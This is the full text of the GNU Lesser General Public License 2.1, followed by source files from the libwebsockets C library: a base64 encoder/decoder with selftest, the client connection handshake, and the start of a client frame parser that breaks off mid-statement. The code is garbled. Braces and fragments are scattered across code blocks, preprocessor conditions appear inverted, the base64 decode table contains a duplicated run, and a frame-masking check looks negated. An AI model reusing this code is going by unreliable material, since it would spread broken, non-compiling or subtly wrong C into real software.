When a program is linked with a library, whether statically or using a shared library, the combination of the two is legally speaking a combined work, a derivative of the original library. The ordinary General Public License therefore permits such linking only if the entire combination fits its criteria of freedom. The Lesser General Public License permits more lax criteria for linking other code with the library.

We call this license the "Lesser" General Public License because it does Less to protect the user's freedom than the ordinary General Public License. It also provides other free software developers Less of an advantage over competing non-free programs. These disadvantages are the reason we use the ordinary General Public License for many libraries. However, the Lesser license provides advantages in certain special circumstances.

For example, on rare occasions, there may be a special need to encourage the widest possible use of a certain library, so that it becomes a de-facto standard. To achieve this, non-free programs must be allowed to use the library. A more frequent case is that a free library does the same job as widely used non-free libraries. In this case, there is little to gain by limiting the free library to free software only, so we use the Lesser General Public License.

In other cases, permission to use a particular library in non-free programs enables a greater number of people to use a large body of free software. For example, permission to use the GNU C Library in non-free programs enables many more people to use the whole GNU operating system, as well as its variant, the GNU/Linux operating system.

Although the Lesser General Public License is Less protective of the users' freedom, it does ensure that the user of a program that is linked with the Library has the freedom and the wherewithal to run that program using a modified version of the Library.

The precise terms and conditions for copying, distribution and modification follow. Pay close attention to the difference between a "work based on the library" and a "work that uses the library". The former contains code derived from the library, whereas the latter must be combined with the library in order to run.

#### TERMS AND CONDITIONS FOR COPYING, DISTRIBUTION AND MODIFICATION

0. This License Agreement applies to any software library or other program which contains a notice placed by the copyright holder or other authorized party saying it may be distributed under the terms of this Lesser General Public License (also called "this License"). Each licensee is addressed as "you".

A "library" means a collection of software functions and/or data prepared so as to be conveniently linked with application programs (which use some of those functions and data) to form executables.



The "Library", below, refers to any such software library or work which has been distributed under these terms. A "work based on the Library" means either the Library or any derivative work under copyright law: that is to say, a work containing the Library or a portion of it, either verbatim or with modifications and/or translated straightforwardly into another language. (Hereinafter, translation is included without limitation in the term "modification".)

"Source code" for a work means the preferred form of the work for making modifications to it. For a library, complete source code means all the source code for all modules it contains, plus any associated interface definition files, plus the scripts used to control compilation and installation of the library.

Activities other than copying, distribution and modification are not covered by this License; they are outside its scope. The act of running a program using the Library is not restricted, and output from such a program is covered only if its contents constitute a work based on the Library (independent of the use of the Library in a tool for writing it). Whether that is true depends on what the Library does and what the program that uses the Library does.

1. You may copy and distribute verbatim copies of the Library's complete source code as you receive it, in any medium, provided that you conspicuously and appropriately publish on each copy an appropriate copyright notice and disclaimer of warranty; keep intact all the notices that refer to this License and to the absence of any warranty; and distribute a copy of this License along with the Library.

You may charge a fee for the physical act of transferring a copy, and you may at your option offer warranty protection in exchange for a fee.

2. You may modify your copy or copies of the Library or any portion of it, thus forming a work based on the Library, and copy and distribute such modifications or work under the terms of Section 1 above, provided that you also meet all of these conditions:

a) The modified work must itself be a software library.

b) You must cause the files modified to carry prominent notices stating that you changed the files and the date of any change.

c) You must cause the whole of the work to be licensed at no charge to all third parties under the terms of this License.

d) If a facility in the modified Library refers to a function or a table of data to be supplied by an application program that uses the facility, other than as an argument passed when the facility is invoked, then you must make a good faith effort to ensure that, in the event an application does not supply such function or table, the facility still operates, and performs whatever part of its purpose remains meaningful.

(For example, a function in a library to compute square roots has a purpose that is entirely well-defined independent of the application. Therefore, Subsection 2d requires that any application-supplied

function or table used by this function must be optional: if the application does not supply it, the square root function must still compute square roots.)

These requirements apply to the modified work as a whole. If identifiable sections of that work are not derived from the Library, and can be reasonably considered independent and separate works in themselves, then this License, and its terms, do not apply to those sections when you distribute them as separate works. But when you distribute the same sections as part of a whole which is a work based on the Library, the distribution of the whole must be on the terms of this License, whose permissions for other licensees extend to the entire whole, and thus to each and every part regardless of who wrote it.

Thus, it is not the intent of this section to claim rights or contest your rights to work written entirely by you; rather, the intent is to exercise the right to control the distribution of derivative or collective works based on the Library.

In addition, mere aggregation of another work not based on the Library with the Library (or with a work based on the Library) on a volume of a storage or distribution medium does not bring the other work under the scope of this License.

3. You may opt to apply the terms of the ordinary GNU General Public License instead of this License to a given copy of the Library. To do this, you must alter all the notices that refer to this License, so that they refer to the ordinary GNU General Public License, version 2, instead of to this License. (If a newer version than version 2 of the ordinary GNU General Public License has appeared, then you can specify that version instead if you wish.) Do not make any other change in these notices.

Once this change is made in a given copy, it is irreversible for that copy, so the ordinary GNU General Public License applies to all subsequent copies and derivative works made from that copy.

This option is useful when you wish to copy part of the code of the Library into a program that is not a library.

4. You may copy and distribute the Library (or a portion or derivative of it, under Section 2) in object code or executable form under the terms of Sections 1 and 2 above provided that you accompany it with the complete corresponding machine-readable source code, which must be distributed under the terms of Sections 1 and 2 above on a medium customarily used for software interchange.

If distribution of object code is made by offering access to copy from a designated place, then offering equivalent access to copy the source code from the same place satisfies the requirement to distribute the source code, even though third parties are not compelled to copy the source along with the object code.

5. A program that contains no derivative of any portion of the Library, but is designed to work with the Library by being compiled or linked with it, is called a "work that uses the Library". Such a work, in isolation, is not a derivative work of the Library, and therefore falls outside the scope of this License.

However, linking a "work that uses the Library" with the Library creates an executable that is a derivative of the Library (because it contains portions of the Library), rather than a "work that uses the library". The executable is therefore covered by this License. Section 6 states terms for distribution of such executables.

When a "work that uses the Library" uses material from a header file that is part of the Library, the object code for the work may be a derivative work of the Library even though the source code is not. Whether this is true is especially significant if the work can be linked without the Library, or if the work is itself a library. The threshold for this to be true is not precisely defined by law.

If such an object file uses only numerical parameters, data structure layouts and accessors, and small macros and small inline functions (ten lines or less in length), then the use of the object file is unrestricted, regardless of whether it is legally a derivative work. (Executables containing this object code plus portions of the Library will still fall under Section 6.)

Otherwise, if the work is a derivative of the Library, you may distribute the object code for the work under the terms of Section 6. Any executables containing that work also fall under Section 6, whether or not they are linked directly with the Library itself.

6. As an exception to the Sections above, you may also combine or link a "work that uses the Library" with the Library to produce a work containing portions of the Library, and distribute that work under terms of your choice, provided that the terms permit modification of the work for the customer's own use and reverse engineering for debugging such modifications.

You must give prominent notice with each copy of the work that the Library is used in it and that the Library and its use are covered by this License. You must supply a copy of this License. If the work during execution displays copyright notices, you must include the copyright notice for the Library among them, as well as a reference directing the user to the copy of this License. Also, you must do one of these things:

a) Accompany the work with the complete corresponding machine-readable source code for the Library including whatever changes were used in the work (which must be distributed under Sections 1 and 2 above); and, if the work is an executable linked with the Library, with the complete machine-readable "work that uses the Library", as object code and/or source code, so that the user can modify the Library and then relink to produce a modified executable containing the modified Library. (It is understood that the user who changes the contents of definitions files in the Library will not necessarily be able to recompile the application to use the modified definitions.)

b) Use a suitable shared library mechanism for linking with the Library. A suitable mechanism is one that (1) uses at run time a copy of the library already present on the user's computer system, rather than copying library functions into the executable, and (2) will operate properly with a modified version of the library, if the user installs one, as long as the modified version is interface-compatible with the version that the work was made with.

c) Accompany the work with a written offer, valid for at least three years, to give the same user the materials specified in Subsection 6a, above, for a charge no more than the cost of performing this distribution.

d) If distribution of the work is made by offering access to copy from a designated place, offer equivalent access to copy the above specified materials from the same place.

e) Verify that the user has already received a copy of these materials or that you have already sent this user a copy.

For an executable, the required form of the "work that uses the Library" must include any data and utility programs needed for reproducing the executable from it. However, as a special exception, the materials to be distributed need not include anything that is normally distributed (in either source or binary form) with the major components (compiler, kernel, and so on) of the operating system on which the executable runs, unless that component itself accompanies the executable.

It may happen that this requirement contradicts the license restrictions of other proprietary libraries that do not normally accompany the operating system. Such a contradiction means you cannot use both them and the Library together in an executable that you distribute.

7. You may place library facilities that are a work based on the Library side-by-side in a single library together with other library facilities not covered by this License, and distribute such a combined library, provided that the separate distribution of the work based on the Library and of the other library facilities is otherwise permitted, and provided that you do these two things:

a) Accompany the combined library with a copy of the same work based on the Library, uncombined with any other library facilities. This must be distributed under the terms of the Sections above.

b) Give prominent notice with the combined library of the fact that part of it is a work based on the Library, and explaining where to find the accompanying uncombined form of the same work.

8. You may not copy, modify, sublicense, link with, or distribute the Library except as expressly provided under this License. Any attempt otherwise to copy, modify, sublicense, link with, or distribute the Library is void, and will automatically terminate your rights under this License. However, parties who have received copies, or rights, from you under this License will not have their licenses terminated so long as such parties remain in full compliance.

9. You are not required to accept this License, since you have not signed it. However, nothing else grants you permission to modify or distribute the Library or its derivative works. These actions are prohibited by law if you do not accept this License. Therefore, by modifying or distributing the Library (or any work based on the Library), you indicate your acceptance of this License to do so, and all its terms and conditions for copying, distributing or modifying the Library or works based on it.

10. Each time you redistribute the Library (or any work based on the Library), the recipient automatically receives a license from the original licensor to copy, distribute, link with or modify the Library subject to

these terms and conditions. You may not impose any further restrictions on the recipients' exercise of the rights granted herein. You are not responsible for enforcing compliance by third parties with this License.

11. If, as a consequence of a court judgment or allegation of patent infringement or for any other reason (not limited to patent issues), conditions are imposed on you (whether by court order, agreement or otherwise) that contradict the conditions of this License, they do not excuse you from the conditions of this License. If you cannot distribute so as to satisfy simultaneously your obligations under this License and any other pertinent obligations, then as a consequence you may not distribute the Library at all. For example, if a patent license would not permit royalty-free redistribution of the Library by all those who receive copies directly or indirectly through you, then the only way you could satisfy both it and this License would be to refrain entirely from distribution of the Library.

If any portion of this section is held invalid or unenforceable under any particular circumstance, the balance of the section is intended to apply, and the section as a whole is intended to apply in other circumstances.

It is not the purpose of this section to induce you to infringe any patents or other property right claims or to contest validity of any such claims; this section has the sole purpose of protecting the integrity of the free software distribution system which is implemented by public license practices. Many people have made generous contributions to the wide range of software distributed through that system in reliance on consistent application of that system; it is up to the author/donor to decide if he or she is willing to distribute software through any other system and a licensee cannot impose that choice.

This section is intended to make thoroughly clear what is believed to be a consequence of the rest of this License.

12. If the distribution and/or use of the Library is restricted in certain countries either by patents or by copyrighted interfaces, the original copyright holder who places the Library under this License may add an explicit geographical distribution limitation excluding those countries, so that distribution is permitted only in or among countries not thus excluded. In such case, this License incorporates the limitation as if written in the body of this License.

13. The Free Software Foundation may publish revised and/or new versions of the Lesser General Public License from time to time. Such new versions will be similar in spirit to the present version, but may differ in detail to address new problems or concerns.

Each version is given a distinguishing version number. If the Library specifies a version number of this License which applies to it and "any later version", you have the option of following the terms and conditions either of that version or of any later version published by the Free Software Foundation. If the Library does not specify a license version number, you may choose any version ever published by the Free Software Foundation.

14. If you wish to incorporate parts of the Library into other free programs whose distribution conditions are incompatible with these, write to the author to ask for permission. For software which is copyrighted by the Free Software Foundation, write to the Free Software Foundation; we sometimes make exceptions for this. Our decision will be guided by the two goals of preserving the free status of all derivatives of our free software and of promoting the sharing and reuse of software generally.

#### NO WARRANTY

15. BECAUSE THE LIBRARY IS LICENSED FREE OF CHARGE, THERE IS NO WARRANTY FOR THE LIBRARY, TO THE EXTENT PERMITTED BY APPLICABLE LAW. EXCEPT WHEN OTHERWISE STATED IN WRITING THE COPYRIGHT HOLDERS AND/OR OTHER PARTIES PROVIDE THE LIBRARY "AS IS" WITHOUT WARRANTY OF ANY KIND, EITHER EXPRESSED OR IMPLIED, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE ENTIRE RISK AS TO THE QUALITY AND PERFORMANCE OF THE LIBRARY IS WITH YOU. SHOULD THE LIBRARY PROVE DEFECTIVE, YOU ASSUME THE COST OF ALL NECESSARY SERVICING, REPAIR OR CORRECTION.

16. IN NO EVENT UNLESS REQUIRED BY APPLICABLE LAW OR AGREED TO IN WRITING WILL ANY COPYRIGHT HOLDER, OR ANY OTHER PARTY WHO MAY MODIFY AND/OR REDISTRIBUTE THE LIBRARY AS PERMITTED ABOVE, BE LIABLE TO YOU FOR DAMAGES, INCLUDING ANY GENERAL, SPECIAL, INCIDENTAL OR CONSEQUENTIAL DAMAGES ARISING OUT OF THE USE OR INABILITY TO USE THE LIBRARY (INCLUDING BUT NOT LIMITED TO LOSS OF DATA OR DATA BEING RENDERED INACCURATE OR LOSSES SUSTAINED BY YOU OR THIRD PARTIES OR A FAILURE OF THE LIBRARY TO OPERATE WITH ANY OTHER SOFTWARE), EVEN IF SUCH HOLDER OR OTHER PARTY HAS BEEN ADVISED OF THE POSSIBILITY OF SUCH DAMAGES.

#### END OF TERMS AND CONDITIONS

#### How to Apply These Terms to Your New Libraries

If you develop a new library, and you want it to be of the greatest possible use to the public, we recommend making it free software that everyone can redistribute and change. You can do so by permitting redistribution under these terms (or, alternatively, under the terms of the ordinary General Public License).

To apply these terms, attach the following notices to the library. It is safest to attach them to the start of each source file to most effectively convey the exclusion of warranty; and each file should have at least the "copyright" line and a pointer to where the full notice is found.

one line to give the library's name and an idea of what it does.

Copyright (C) year name of author

This library is free software; you can redistribute it and/or

modify it under the terms of the GNU Lesser General Public License as published by the Free Software Foundation; either version 2.1 of the License, or (at your option) any later version.

This library is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU Lesser General Public License for more details.

You should have received a copy of the GNU Lesser General Public License along with this library; if not, write to the Free Software Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA

Also add information on how to contact you by electronic and paper mail.

You should also get your employer (if you work as a programmer) or your school, if any, to sign a "copyright disclaimer" for the library, if necessary. Here is a sample; alter the names:

Yoyodyne, Inc., hereby disclaims all copyright interest in the library `Frob' (a library for tweaking knobs) written by James Random Hacker.

signature of Ty Coon, 1 April 1990

Ty Coon, President of Vice

That's all there is to it!

\*These are dynamically linked files isolated from the proprietary source code\*

base64-decode.c

/\*

\* This code originally came from here

\*

\* <http://base64.sourceforge.net/b64.c>

\*

\* with the following license:

\*

\* LICENCE: Copyright (c) 2001 Bob Trower, Trantor Standard Systems Inc.

\*

\* Permission is hereby granted, free of charge, to any person  
\* obtaining a copy of this software and associated  
\* documentation files (the "Software"), to deal in the  
\* Software without restriction, including without limitation  
\* the rights to use, copy, modify, merge, publish, distribute,  
\* sublicense, and/or sell copies of the Software, and to  
\* permit persons to whom the Software is furnished to do so,  
\* subject to the following conditions:

\*

\* The above copyright notice and this permission notice shall  
\* be included in all copies or substantial portions of the  
\* Software.

\*

\* THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY  
\* KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE  
\* WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR  
\* PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE AUTHORS  
\* OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR



\* OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR  
\* OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE  
\* SOFTWARE OR THE USE OR OTHER DEALINGS IN THE SOFTWARE.

\*

\* VERSION HISTORY:

\* Bob Trower 08/04/01 -- Create Version 0.00.00B

\*

\* I cleaned it up quite a bit to match the (linux kernel) style of the rest

\* of libwebsockets; this version is under LGPL2 like the rest of libwebsockets

\* since he explicitly allows sublicensing, but I give the URL above so you can

\* get the original with Bob's super-liberal terms directly if you prefer.

\*/

```
#include <stdio.h>
```

```
#include <string.h>
```

```
#include "private-libwebsockets.h"
```

```
static const char encode[] = "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
```

```
      "abcdefghijklmnopqrstuvwxyz0123456789+/";
```

```
static const char decode[] = "|$$$}rstuvwxyz{$$$$$$$>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ"
```

```
      "$$$$$$XYZ[\\]^_`abcdefghijklmnopq";
```

```
int
```

```
lws_b64_encode_string(const char *in, int in_len, char *out, int out_size)
```

```

{

    unsigned char triple[3];

    int i;

    int len;

    int line = 0;

    int done = 0;


    while (in_len) {

        len = 0;

        for (i = 0; i < 3; i++) {

            if (in_len) {

                triple[i] = *in++;

                len++;

                in_len--;

            } else

                triple[i] = 0;

        }

        if (!len)

            continue;


        if (done + 4 >= out_size)

            return -1;


        *out++ = encode[triple[0] >> 2];

        *out++ = encode[(((triple[0] & 0x03) << 4) |

```

```

        ((triple[1] & 0xf0) >> 4]);

    *out++ = (len > 1 ? encode[((triple[1] & 0x0f) << 2) |
        ((triple[2] & 0xc0) >> 6)] : '=');

    *out++ = (len > 2 ? encode[triple[2] & 0x3f] : '=');


    done += 4;

    line += 4;

}

if (done + 1 >= out_size)
    return -1;

*out++ = '\0';

return done;
}

/*
 * returns length of decoded string in out, or -1 if out was too small
 * according to out_size
 */

int
lws_b64_decode_string(const char *in, char *out, int out_size)
{

```

```

int len;

int i;

int done = 0;

unsigned char v;

unsigned char quad[4];


while (*in) {

    len = 0;

    for (i = 0; i < 4 && *in; i++) {

        v = 0;

        while (*in && !v) {

            v = *in++;

            v = (v < 43 || v > 122) ? 0 : decode[v - 43];

            if (v)

                v = (v == '$') ? 0 : v - 61;

            if (*in) {

                len++;

                if (v)

                    quad[i] = v - 1;

            } else

                quad[i] = 0;

        }

    }

```

```

    }

    if (!len)

        continue;

    if (out_size < (done + len - 1))

        /* out buffer is too small */

        return -1;

    if (len >= 2)

        *out++ = quad[0] << 2 | quad[1] >> 4;

    if (len >= 3)

        *out++ = quad[1] << 4 | quad[2] >> 2;

    if (len >= 4)

        *out++ = ((quad[2] << 6) & 0xc0) | quad[3];

    done += len - 1;

}

if (done + 1 >= out_size)

    return -1;

*out++ = '\0';

return done;

}

```

```

int
lws_b64_selftest(void)
{
    char buf[64];

    int n;

    int test;

    static const char * const plaintext[] = {
        "sanity check base 64"
    };

    static const char * const coded[] = {
        "c2FuaXR5IGNoZWNrIGJhc2UgNjQ="
    };

    for (test = 0; test < sizeof plaintext / sizeof(plaintext[0]); test++) {

        buf[sizeof(buf) - 1] = '\0';

        n = lws_b64_encode_string(plaintext[test],
                                   strlen(plaintext[test]), buf, sizeof buf);

        if (n != strlen(coded[test]) || strcmp(buf, coded[test])) {
            lws_err("Failed lws_b64 encode selftest "
                   "%d result '%s' %d\n", test, buf, n);

            return -1;
        }
    }
}

```

```

        buf[sizeof(buf) - 1] = '\0';

        n = lws_b64_decode_string(coded[test], buf, sizeof buf);

        if (n != strlen(plaintext[test]) ||

                                strcmp(buf, plaintext[test])) {

            lws_err("Failed lws_b64 decode selftest "

                    "%d result '%s' %d\n", test, buf, n);

            return -1;

        }

    }

    return 0;

}

```

client-handshake.c

```
#include "private-libwebsockets.h"
```

```
#ifndef LWS_NO_CLIENT
```

```

struct libwebsocket *__libwebsocket_client_connect_2(

    struct libwebsocket_context *context,

    struct libwebsocket *wsi

){

    struct pollfd pfd;

    struct hostent *server_hostent;

    struct sockaddr_in server_addr;

    int n;

```

```

int plen = 0;

const char *ads;

lws_client("__libwebsocket_client_connect_2\n");

/*
 * proxy?
 */

if (context->http_proxy_port) {
    char const * hdr = lws_hdr_simple_ptr(wsi, _WSI_TOKEN_CLIENT_PEER_ADDRESS);

    plen = sprintf((char *)context->service_buffer,
        "CONNECT %s:%u HTTP/1.0\x0d\x0a"
        "User-agent: libwebsockets\x0d\x0a"
        /*Proxy-authorization: basic aGVsbG86d29ybGQ= */
        "\x0d\x0a",
        (hdr ? hdr : "NULL"),
        wsi->u.hdr.c_port);

    /* OK from now on we talk via the proxy, so connect to that */

    /*
     * (will overwrite existing pointer,
     * leaving old string/frag there but unreferenced)
     */

```



```

        if (lws_hdr_simple_create(wsi, _WSI_TOKEN_CLIENT_PEER_ADDRESS,
                                   context->http_proxy_address))

            goto oom4;

        wsi->u.hdr.c_port = context->http_proxy_port;
    }

    /*
     * prepare the actual connection (to the proxy, if any)
     */

    ads = lws_hdr_simple_ptr(wsi, _WSI_TOKEN_CLIENT_PEER_ADDRESS);

    lwsl_client("__libwebsocket_client_connect_2: address %s\n", ads);

    server_hostent = (ads ? gethostbyname(ads) : NULL);
    if (server_hostent == NULL) {
        lwsl_err("Unable to get host name from %s\n", (ads ? ads : "NULL"));
        goto oom4;
    }

    wsi->sock = socket(AF_INET, SOCK_STREAM, 0);

    if (wsi->sock < 0) {
        lwsl_warn("Unable to open socket\n");
        goto oom4;
    }

```

```
}
```

```
server_addr.sin_family = AF_INET;
```

```
server_addr.sin_port = htons(wsi->u.hdr.c_port);
```

```
server_addr.sin_addr = *((struct in_addr *)server_hostent->h_addr);
```

```
bzero(&server_addr.sin_zero, 8);
```

```
if (connect(wsi->sock, (struct sockaddr *)&server_addr,
```

```
sizeof(struct sockaddr)) == -1) {
```

```
    lwsl_debug("Connect failed\n");
```

```
    compatible_close(wsi->sock);
```

```
    goto oom4;
```

```
}
```

```
lwsl_client("connected\n");
```

```
if (lws_set_socket_options(context, wsi->sock)) {
```

```
    lwsl_err("Failed to set wsi socket options\n");
```

```
    close(wsi->sock);
```

```
    goto oom4;
```

```
}
```

```
insert_wsi_socket_into_fds(context, wsi);
```

```
/* we are connected to server, or proxy */
```

```

if (context->http_proxy_port) {

    n = send(wsi->sock, context->service_buffer, plen, 0);

    if (n < 0) {

        compatible_close(wsi->sock);

        lwsl_debug("ERROR writing to proxy socket\n");

        goto oom4;

    }

    libwebsocket_set_timeout(wsi,

        PENDING_TIMEOUT_AWAITING_PROXY_RESPONSE,

        AWAITING_TIMEOUT);

    wsi->mode = LWS_CONNMODE_WS_CLIENT_WAITING_PROXY_REPLY;

    return wsi;

}

```

```

/*

```

- \* provoke service to issue the handshake directly
- \* we need to do it this way because in the proxy case, this is the
- \* next state and executed only if and when we get a good proxy
- \* response inside the state machine... but notice in SSL case this
- \* may not have sent anything yet with 0 return, and won't until some

```
* many retries from main loop. To stop that becoming endless,  
* cover with a timeout.  
*/
```

```
libwebsocket_set_timeout(wsi,  
    PENDING_TIMEOUT_SENT_CLIENT_HANDSHAKE, AWAITING_TIMEOUT);
```

```
wsi->mode = LWS_CONNMODE_WS_CLIENT_ISSUE_HANDSHAKE;  
pfd.fd = wsi->sock;  
pfd.revents = POLLIN;
```

```
n = libwebsocket_service_fd(context, &pfd);
```

```
if (n < 0)  
    goto oom4;
```

```
if (n) /* returns 1 on failure after closing wsi */  
    return NULL;
```

```
return wsi;
```

```
oom4:
```

```
free(wsi->u.hdr.ah);  
free(wsi);
```

```

        return NULL;
    }

/**
 * libwebsocket_client_connect() - Connect to another websocket server
 *
 * @context:    Websocket context
 *
 * @address:    Remote server address, eg, "myserver.com"
 *
 * @port:       Port to connect to on the remote server, eg, 80
 *
 * @ssl_connection:    0 = ws://, 1 = wss:// encrypted, 2 = wss:// allow self
 *                    signed certs
 *
 * @path:       Websocket path on server
 *
 * @host:       Hostname on server
 *
 * @origin:     Socket origin name
 *
 * @protocol:    Comma-separated list of protocols being asked for from
 *
 *              the server, or just one. The server will pick the one it
 *
 *              likes best.
 *
 * @ietf_version_or_minus_one: -1 to ask to connect using the default, latest
 *
 *              protocol supported, or the specific protocol ordinal
 *
 *
 *              This function creates a connection to a remote server
 *
 */

struct libwebsocket *
libwebsocket_client_connect(struct libwebsocket_context *context,
                           const char *address,

```

```

        int port,

        int ssl_connection,

        const char *path,

        const char *host,

        const char *origin,

        const char *protocol,

        int ietf_version_or_minus_one)

{

    struct libwebsocket *wsi;

    int n;

#ifdef LWS_NO_EXTENSIONS

    int m;

    struct libwebsocket_extension *ext;

    int handled;

#endif

#ifdef LWS_OPENSSL_SUPPORT

    if (ssl_connection) {

        lws_err("libwebsockets not configured for ssl\n");

        return NULL;

    }

#endif

    wsi = (struct libwebsocket *) malloc(sizeof(struct libwebsocket));

    if (wsi == NULL)

```

```
        goto bail;

memset(wsi, 0, sizeof(*wsi));

/* -1 means just use latest supported */

if (ietf_version_or_minus_one == -1)
    ietf_version_or_minus_one = SPEC_LATEST_SUPPORTED;

wsi->ietf_spec_revision = ietf_version_or_minus_one;
wsi->u.hdr.name_buffer_pos = 0;
wsi->user_space = NULL;
wsi->state = WSI_STATE_CLIENT_UNCONNECTED;
wsi->protocol = NULL;
wsi->pending_timeout = NO_PENDING_TIMEOUT;

#ifdef LWS_NO_EXTENSIONS
    wsi->count_active_extensions = 0;
#endif

#ifdef LWS_OPENSSL_SUPPORT
    wsi->use_ssl = ssl_connection;
#endif

if (lws_allocate_header_table(wsi))
    goto bail;
```

```

/*
 * we're not necessarily in a position to action these right away,
 * stash them... we only need during connect phase so u.hdr is fine
 */

wsi->u.hdr.c_port = port;

if (lws_hdr_simple_create(wsi, _WSI_TOKEN_CLIENT_PEER_ADDRESS, address))
    goto bail1;

/* these only need u.hdr lifetime as well */

if (lws_hdr_simple_create(wsi, _WSI_TOKEN_CLIENT_URI, path))
    goto bail1;

if (lws_hdr_simple_create(wsi, _WSI_TOKEN_CLIENT_HOST, host))
    goto bail1;

if (origin)
    if (lws_hdr_simple_create(wsi,
                             _WSI_TOKEN_CLIENT_ORIGIN, origin))
        goto bail1;

/*
 * this is a list of protocols we tell the server we're okay with
 * stash it for later when we compare server response with it
 */

if (protocol)

```



```
if (lws_hdr_simple_create(wsi,  
                           _WSI_TOKEN_CLIENT_SENT_PROTOCOLS, protocol))  
    goto bail1;
```

```
wsi->protocol = &context->protocols[0];
```

```
#ifndef LWS_NO_EXTENSIONS
```

```
/*  
 * Check with each extension if it is able to route and proxy this  
 * connection for us. For example, an extension like x-google-mux  
 * can handle this and then we don't need an actual socket for this  
 * connection.  
 */
```

```
handled = 0;
```

```
ext = context->extensions;
```

```
n = 0;
```

```
while (ext && ext->callback && !handled) {  
    m = ext->callback(context, ext, wsi,  
                      LWS_EXT_CALLBACK_CAN_PROXY_CLIENT_CONNECTION,  
                      (void *) (long) n, (void *) address, port);  
    if (m)  
        handled = 1;
```

```

        ext++;

        n++;
    }

    if (handled) {
        lws_client("libwebsocket_client_connect: ext handling conn\n");

        libwebsocket_set_timeout(wsi,
                                PENDING_TIMEOUT_AWAITING_EXTENSION_CONNECT_RESPONSE,
                                AWAITING_TIMEOUT);

        wsi->mode = LWS_CONNMODE_WS_CLIENT_WAITING_EXTENSION_CONNECT;
        return wsi;
    }
#endif

    lws_client("libwebsocket_client_connect: direct conn\n");

    return __libwebsocket_client_connect_2(context, wsi);

bail1:
    free(wsi->u.hdr.ah);

bail:
    free(wsi);

    return NULL;

```

```
}
```

```
/**
```

```
* libwebsocket_client_connect_extended() - Connect to another websocket server
```

```
* @context:   Websocket context
```

```
* @address:   Remote server address, eg, "myserver.com"
```

```
* @port:      Port to connect to on the remote server, eg, 80
```

```
* @ssl_connection: 0 = ws://, 1 = wss:// encrypted, 2 = wss:// allow self
```

```
*               signed certs
```

```
* @path:      Websocket path on server
```

```
* @host:      Hostname on server
```

```
* @origin:    Socket origin name
```

```
* @protocol:  Comma-separated list of protocols being asked for from
```

```
*             the server, or just one. The server will pick the one it
```

```
*             likes best.
```

```
* @ietf_version_or_minus_one: -1 to ask to connect using the default, latest
```

```
*               protocol supported, or the specific protocol ordinal
```

```
* @userdata:  Pre-allocated user data
```

```
*
```

```
*           This function creates a connection to a remote server
```

```
*/
```

```
struct libwebsocket *
```

```
libwebsocket_client_connect_extended(struct libwebsocket_context *context,
```

```

        const char *address,

        int port,

        int ssl_connection,

        const char *path,

        const char *host,

        const char *origin,

        const char *protocol,

        int ietf_version_or_minus_one,

        void *userdata)

{

    struct libwebsocket *ws =

        libwebsocket_client_connect(context, address, port,

                                    ssl_connection, path, host, origin, protocol,

                                    ietf_version_or_minus_one);

    if (ws && !ws->user_space && userdata)

        ws->user_space = userdata ;

    return ws ;

}

```

```

#endif

```

```

client-parser.c

```

```

/*

```

```

 * libwebsockets - small server side websockets and web server implementation

```

\*

\* Copyright (C) 2010-2013 Andy Green <andy@warmcat.com>

\*

\* This library is free software; you can redistribute it and/or

\* modify it under the terms of the GNU Lesser General Public

\* License as published by the Free Software Foundation:

\* version 2.1 of the License.

\*

\* This library is distributed in the hope that it will be useful,

\* but WITHOUT ANY WARRANTY; without even the implied warranty of

\* MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU

\* Lesser General Public License for more details.

\*

\* You should have received a copy of the GNU Lesser General Public

\* License along with this library; if not, write to the Free Software

\* Foundation, Inc., 51 Franklin Street, Fifth Floor, Boston,

\* MA 02110-1301 USA

\*/

```
#include "private-libwebsockets.h"
```

```
int libwebsocket_client_rx_sm(struct libwebsocket *wsi, unsigned char c)
```

```
{
```

```
    int n;
```

```
    int callback_action = LWS_CALLBACK_CLIENT_RECEIVE;
```

```

    int handled;

    struct lws_tokens eff_buf;

#ifdef LWS_NO_EXTENSIONS

    int m;

#endif

    switch (wsi->lws_rx_parse_state) {

    case LWS_RXPS_NEW:

        switch (wsi->ietf_spec_revision) {

        case 13:

            wsi->u.ws.opcode = c & 0xf;

            wsi->u.ws.rsv = (c & 0x70);

            wsi->u.ws.final = !!(c >> 7) & 1;

            switch (wsi->u.ws.opcode) {

            case LWS_WS_OPCODE_07__TEXT_FRAME:

            case LWS_WS_OPCODE_07__BINARY_FRAME:

                wsi->u.ws.frame_is_binary = wsi->u.ws.opcode ==

                    LWS_WS_OPCODE_07__BINARY_FRAME;

                break;

            }

            wsi->lws_rx_parse_state = LWS_RXPS_04_FRAME_HDR_LEN;

            break;

```

default:

```
    lwsl_err("unknown spec version %02d\n",  
            wsi->ietf_spec_revision);
```

```
    break;
```

```
}
```

```
break;
```

case LWS\_RXPS\_04\_FRAME\_HDR\_LEN:

```
wsi->u.ws.this_frame_masked = !(c & 0x80);
```

```
switch (c & 0x7f) {
```

```
case 126:
```

```
    /* control frames are not allowed to have big lengths */
```

```
    if (wsi->u.ws.opcode & 8)
```

```
        goto illegal_ctl_length;
```

```
    wsi->lws_rx_parse_state = LWS_RXPS_04_FRAME_HDR_LEN16_2;
```

```
    break;
```

```
case 127:
```

```
    /* control frames are not allowed to have big lengths */
```

```
    if (wsi->u.ws.opcode & 8)
```

```
        goto illegal_ctl_length;
```

```
    wsi->lws_rx_parse_state = LWS_RXPS_04_FRAME_HDR_LEN64_8;
```

```
    break;
```

default:

```
    wsi->u.ws.rx_packet_length = c;

    if (wsi->u.ws.this_frame_masked)

        wsi->lws_rx_parse_state =

